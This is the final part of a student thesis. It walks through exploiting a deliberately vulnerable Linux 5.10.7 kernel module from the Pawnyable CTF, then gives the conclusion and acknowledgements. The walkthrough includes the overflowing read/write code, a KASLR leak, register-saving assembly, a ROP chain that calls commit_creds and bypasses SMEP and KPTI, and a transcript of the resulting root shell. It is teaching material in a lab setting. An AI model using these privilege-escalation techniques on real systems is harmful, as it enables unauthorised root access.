5.10.7 a fairly old version.

However, exploitation and mitigation bypass techniques also work in more recent kernels.

By downloading the challenge we will notice that we will have 2 main folders:

- `qemu`
- `src`

The directory `src` contains the source code of the driver kernel and the file `.ko`.

The directory `qemu` contains the `bzImage` that is a compressed image of the kernel, and the `rootfs.cpio` which is a compressed archive that contains the root filesystem of the operating system.

once decompressed we will find the `rootfs` therefore trivially all the directories `/bin` `/sbin` `/etc` and all the rest that I have not named.

inside the `qemu` folder, we also find the `run.sh` file which contains the following code:

```
#!/bin/sh
qemu-system-x86_64 \
    -m 64M \
    -nographic \
    -kernel bzImage \
    -append "console=ttyS0 loglevel=3 oops=panic panic=-1 pti=1
kaslr +smep +smap" \
    -no-reboot \
    -cpu qemu64 \
    -smp 1 \
    -monitor /dev/null \
    -initrd rootfs_updated.cpio \
    -net nic,model=virtio \
    -net user \
    -gdb tcp::12345 \
```

The kernel is set up via qemu, a system that allows you to emulate an environment you want to launch, qemu is used for various reasons, such as: Be safer and not launch a vulnerable kernel on your computer, qemu allows you to manage memory and finally, we can debug the kernel with gdb even if in a limited way because it is emulated.

The code above specifies the image kernel we want to run with the field -kernel and the mitigations we want to apply to the system in the field -append, we can see that there are all mitigations activated, and some other details.

### 4.4.2 Reverse engineering

As with real word applications, the kernel source code is present, which facilitates the reverse engineering part.

We won't have to waste time understanding structures that decompilers don't interpret.

Four trivial functions write, read, open, and close are implemented in this kernel module.

I will focus on explaining only the most important bug that resides in the write, the code of this function follows:

```
static ssize_t module_write(struct file *file,
const char __user *buf, size_t count, loff_t *f_pos)
{
    char kbuf[BUFFER_SIZE] = { 0 };

    printk(KERN_INFO "module_write called\n");

    if (_copy_from_user(kbuf, buf, count)) {
        printk(KERN_INFO "copy_from_user failed\n");
        return -EINVAL;
    }
    memcpy(g_buf, kbuf, BUFFER_SIZE);

    return count;
}
```

The bug inside this code is very simple but unfortunately, the code above is missing a detail to understand the bug.

In fact, in the `copy_from_user` call the `count` variable will be decided by the user and `kbuf` has a maximum size of 0x400, so what could happen if we put 0x450 user input?



```
[ Holstein v1 (LK01) - Pawnyable ]
/ $ ./exploit
general protection fault: 0000 [#1] PREEMPT SMP NOPTI
CPU: 0 PID: 162 Comm: exploit Tainted: G          0      5.10.7 #1
Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.15.0-1 04/01/2014
RIP: 0010:0x4141414141414141
Code: Unable to access opcode bytes at RIP 0x4141414141414117.
RSP: 0018:ffffb45c4045beb8 EFLAGS: 00000202
RAX: 00000000000000420 RBX: ffffa06801d40000 RCX: 0000000000000000
RDX: 000000000000007f RSI: ffffb45c4045bea8 RDI: ffffa06801e99800
RBP: 4141414141414141 R08: ffffffff60a4608 R09: 0000000000004ffb
R10: 00000000fffff000 R11: 3fffffffffffffff R12: 0000000000000420
R13: 0000000000000000 R14: 00007ffffdddec40 R15: ffffb45c4045bef8
FS:  00000000004cd3c0(0000) GS:ffffa06802400000(0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 0000000004b4b60 CR3: 0000000001ed0000 CR4: 0000000003006f0
Call Trace:
 ? ksys_write+0x53/0xd0
 ? __x64_sys_write+0x15/0x20
 ? do_syscall_64+0x38/0x50
 ? entry_SYSCALL_64_after_hwframe+0x44/0xa9
Modules linked in: vuln(0)
---[ end trace 12d4ba699de34f9b ]---
RIP: 0010:0x4141414141414141
Code: Unable to access opcode bytes at RIP 0x4141414141414117.
RSP: 0018:ffffb45c4045beb8 EFLAGS: 00000202
RAX: 00000000000000420 RBX: ffffa06801d40000 RCX: 0000000000000000
RDX: 000000000000007f RSI: ffffb45c4045bea8 RDI: ffffa06801e99800
RBP: 4141414141414141 R08: ffffffff60a4608 R09: 0000000000004ffb
R10: 00000000fffff000 R11: 3fffffffffffffff R12: 0000000000000420
R13: 0000000000000000 R14: 00007ffffdddec40 R15: ffffb45c4045bef8
FS:  00000000004cd3c0(0000) GS:ffffa06802400000(0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 0000000004b4b60 CR3: 0000000001ed0000 CR4: 0000000003006f0
Kernel panic - not syncing: Fatal exception
```

Figure 4.3: kernel panic.

We managed to overwrite the return address with the value 0x4141414141414141 causing a kernel panic and having return address control.

### 4.4.3 Attack plan and Exploit analysis

As seen previously we have RIP control, in this section, we will see how to do privilege escalation and bypass active mitigations.

The goal is to call the following function:

```
commit_creds(prepare_kernel_cred(NULL));
```

prepare\_kernel\_cred(NULL) creates a new set of credentials with kernel privileges, commit\_creds updates the current process credentials to those created

by `prepare_kernel_cred`.

Once the chain that will allow us to do LPE is finished, we will have the entire stack destroyed because the ROP modifies registers on which the kernel performs integrity checks, so before returning to user space and running a shell as if nothing had happened, we will have to restore these logs.

There is no point in gaining root privileges if the program crashes or the process terminates.

Using the following shellcode we will save the state of the registers before the ROP.

```
static void save_state() {
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %2\n"
        "pushfq\n"
        "popq %3\n"
        : "=r"(user_cs), "=r"(user_ss), "=r"(user_rsp),
        "=r"(user_rflags)
        :
        : "memory");
}
```

The shellcode we see above allows us to save the registers of the stack segment code segment, RSP can have any value inside the stack, and RIP we can set it so that it points to a function that launches a shell.

At this point just write a function that calls `commit_creds` and `prepare_kernel_creds` and we have a root shell?

Not, unfortunately, SMEP comes into play, in fact when the RIP is overwritten and tries to point and execute a function that is kernel space but is executable as user mode SMEP will block the execution with the following error:

```
unable to execute userspace code (SMEP?)
```

So at this point, we are forced to ROP, except that `kaslr` is activated and consequently we cannot call the addresses because they are randomized.

The only way to bypass `kaslr` is to find a leak.

## CHAPTER 4. STACK BUFFER OVERFLOW IN THE LINUX KERNEL

---

At this point, the second bug arises: read is vulnerable in the same way as write, in fact you can do read out of bounds, read is vulnerable in the following line of code:

```
if (_copy_to_user(buf, kbuf, count)) {
    printk(KERN_INFO "copy_to_user failed\n");
    return -EINVAL;
}
```

As before, the size of kbuf is defined at 0x400 so if more characters are read, stack data will be leaked.

Follow the code to leak kaslr:

```
read(fd, buf, 0x410);
unsigned long addr_vfs_read = *(unsigned long*)&buf[0x408];
unsigned long kbase = addr_vfs_read -
(0xffffffff8113d33c-0xffffffff81000000);
printf("[+] kbase = 0x%016lx\n", kbase);
```

To find the libc we will perform this operation: leak - (function\_without\_kaslr - base\_without\_kaslr).

At this point, we have everything we need to do the privileging escalation steps:

- Save register state.
- Leak kaslr
- write the ROP
  - call kernel creds
  - call commit creds
  - bypass kpti
  - fix the registers cs, rsp, ss, rflags
  - back to user space
  - pop a shell

## CHAPTER 4. STACK BUFFER OVERFLOW IN THE LINUX KERNEL

The only step in this ROP that we have not analyzed is bypassing kpti. As explained previously, this mitigation was implemented mainly for hardware bugs but also at a software level, it adds a step to our ROP chain we will call the `swaps_restore_regs_and_return_usermode` function which allows us to set RIP to the `win` function which will call `execve("/bin/sh")` and set the registers to reset the stack.

Follow the instructions that `swaps_restore_regs_and_return_usermode` fig 4.4: `fig:restorereg`

```
pwndbg> x/12i 0xffffffff81800e10+22
0xffffffff81800e26: mov     rdi, rsp
0xffffffff81800e29: mov     rsp, QWORD PTR gs:0x6004
0xffffffff81800e32: push    QWORD PTR [rdi+0x30]
0xffffffff81800e35: push    QWORD PTR [rdi+0x28]
0xffffffff81800e38: push    QWORD PTR [rdi+0x20]
0xffffffff81800e3b: push    QWORD PTR [rdi+0x18]
0xffffffff81800e3e: push    QWORD PTR [rdi+0x10]
0xffffffff81800e41: push    QWORD PTR [rdi]
0xffffffff81800e43: push    rax
0xffffffff81800e44: jmp     0xffffffff81800e89
0xffffffff81800e46: mov     rdi, cr3
0xffffffff81800e49: jmp     0xffffffff81800e7f
```

Figure 4.4: Function assembly instructions.

This is what looks like the ROP chain:

```
memset(buf, 'A', 0x408);
unsigned long *chain = (unsigned long*)&buf[0x408];
*chain++ = rop_pop_rdi;
*chain++ = 0;
*chain++ = prepare_kernel_cred;
*chain++ = rop_pop_rcx;
*chain++ = 0;
*chain++ = rop_mov_rdi_rax_rep_movsq;
*chain++ = commit_creds;
*chain++ = rop_bypass_kpti;
*chain++ = 0xdeadbeef; // [rdi]
*chain++ = 0xdeadbeef;
*chain++ = (unsigned long)&win; // [rdi+0x10]
*chain++ = user_cs;           // [rdi+0x18]
*chain++ = user_rflags;       // [rdi+0x20]
*chain++ = user_rsp;          // [rdi+0x28]
*chain++ = user_ss;           // [rdi+0x30]
puts("[+] Executing ROP ...");

write(fd, buf, (void*)chain - (void*)buf);
```

The last thing left to do is run the full exploit, and see if we get a rooted shell.

We managed to correctly execute an attack that allowed us to do privilege escalation from a non-privileged user, profit!  
follow the final exploit:

```
[ Holstein v1 (LK01) - Pawnyable ]  
/ $ id  
uid=1337 gid=1337 groups=1337  
/ $ ./exploit  
[+] START EXPLOIT  
[+] SAVING STATE  
[+] LEAKING KASLR  
add vfs_read: 0xffffffff9193d33c  
[+] KBASE = 0xffffffff91800000  
[!] Writing ROP ...  
[+] Executing ROP ...  
[+] win!  
/ # id  
uid=0(root) gid=0(root)  
/ # whoami  
root  
/ # █
```

Figure 4.5: Privilege escalation from unprivileged state.

# Chapter 5

## Conclusion

In this thesis, various exploitation techniques on different types of memories and environments have been covered, in addition, it has been analyzed how mitigations can prevent certain types of attacks from being performed and finally how to bypass these through examples.

However, my humble opinion is that as time goes on, increasingly powerful mitigations will be implemented and perhaps programming languages will be changed with more secure languages such as Rust and many others, making attacks very complicated if not impossible.

This is not to say that there will no longer be techniques with which future mitigations will be bypassed, but perhaps companies will no longer be interested because too much effort will have to be used to develop.

The only companies that will be affected will probably be big tech.

But unfortunately, I don't predict the future, so we'll only find out by living.

**Future developments** Having a passion for the world of cybersecurity and for CTFs, competitions that I carry out weekly a continuation of this thesis could be to study new exploitation techniques on the kernel, perhaps also include the Linux kernel heap and start studying new exploitation techniques in different environments like v8, google chrome JavaScript engine and other systems like jitters and Windows kernel.

## 5.1 Acknowledgement

I dedicate this thesis to my family who supported me emotionally and financially during this journey.

I also thank my classmates Simo, Grime, Alle, Mazza, Dona, Lozzo, and Berto.

Another thanks goes to my cricchetto's friends for always keeping me company.

Last but not least thanks go to my team with whom I do the CTFs, havce, if I wrote this thesis it is all thanks to them.

Thanks.



# Bibliography

- [1] Robert Crandall. bypassing the upcoming safe linking mitigation, 2020.
- [2] Max Kamper. Heaplab, 2021.
- [3] Thomas Petazzoni. elixir.bootlin, 2024.
- [4] ptrYudai. Pawnable, 2022.